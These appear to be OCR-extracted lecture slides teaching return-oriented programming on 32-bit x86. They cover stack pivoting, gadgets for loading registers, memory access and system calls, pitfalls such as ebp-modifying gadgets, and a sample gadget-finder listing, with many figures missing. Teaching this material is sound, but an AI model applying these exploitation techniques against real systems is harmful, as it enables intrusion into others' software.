


Start the Attack

- We need to control esp
- Rewrite the Stack:
  - How?
- Move the Stack
  - E.g., the Frame Pointer overwrite attack!


What can gadgets do?

NOP




When the first inst. is being executed, esp points to the next 4 bytes.


Load a Value to Register





Load a Small Value to Register




Load/Store From/Into Memory











System Call


esp
&gbadget1
int 0x80
ret
libc copies the address of the __kernel_vsyscall function to this location during init.
esp
&gadget1
call gs:[0x10]
ret

Control Flow




Practical Issues

- You may find:
  - Unwanted instructions → You need to reverse their impact
  - A gadget that modifies the stack → Avoid
  - A gadget within another gadget → Can you use it?


Unwanted Instructions (1)

- You need to execute: `pop eax; ret;`
- But you only found: `pop eax; pop ebx; ret;`



Unwanted Instructions (2)

- You need to execute: `mov [eax], ebx; ret;`
- But you only found: `mov [eax+10], ebx; ret;`
- Say the destination address is X
- `eax` should be `X-10`



Gadgets to Avoid

- Gadgets that modify ebp
  - `leave; ret;`
  - `pop ebp; ret;`
- Function calls are relative to ebp

```
mov esp, ebp
pop ebp
```

Gadgets within gadgets

- You're looking for pop `ebx; ret;`


```
Gadgets information
============================================================
0x080486e9 : adc al, 0x41 ; ret0x080484ae : adc al, 0x50 ;
call edx
0x080484d2 : adc byte ptr [eax + 1], bh ; leave ; ret
0x08048427 : adc cl, cl ; ret0x08048488 : add al, 8 ; add
ecx, ecx ; ret
…
0x080485cf : xor ebx, dword ptr [edx] ; add byte ptr [eax],
al ; add esp, 8 ; pop ebx ; ret

Unique gadgets found: 87
```

Can we use this one?

ROP Chain: Example

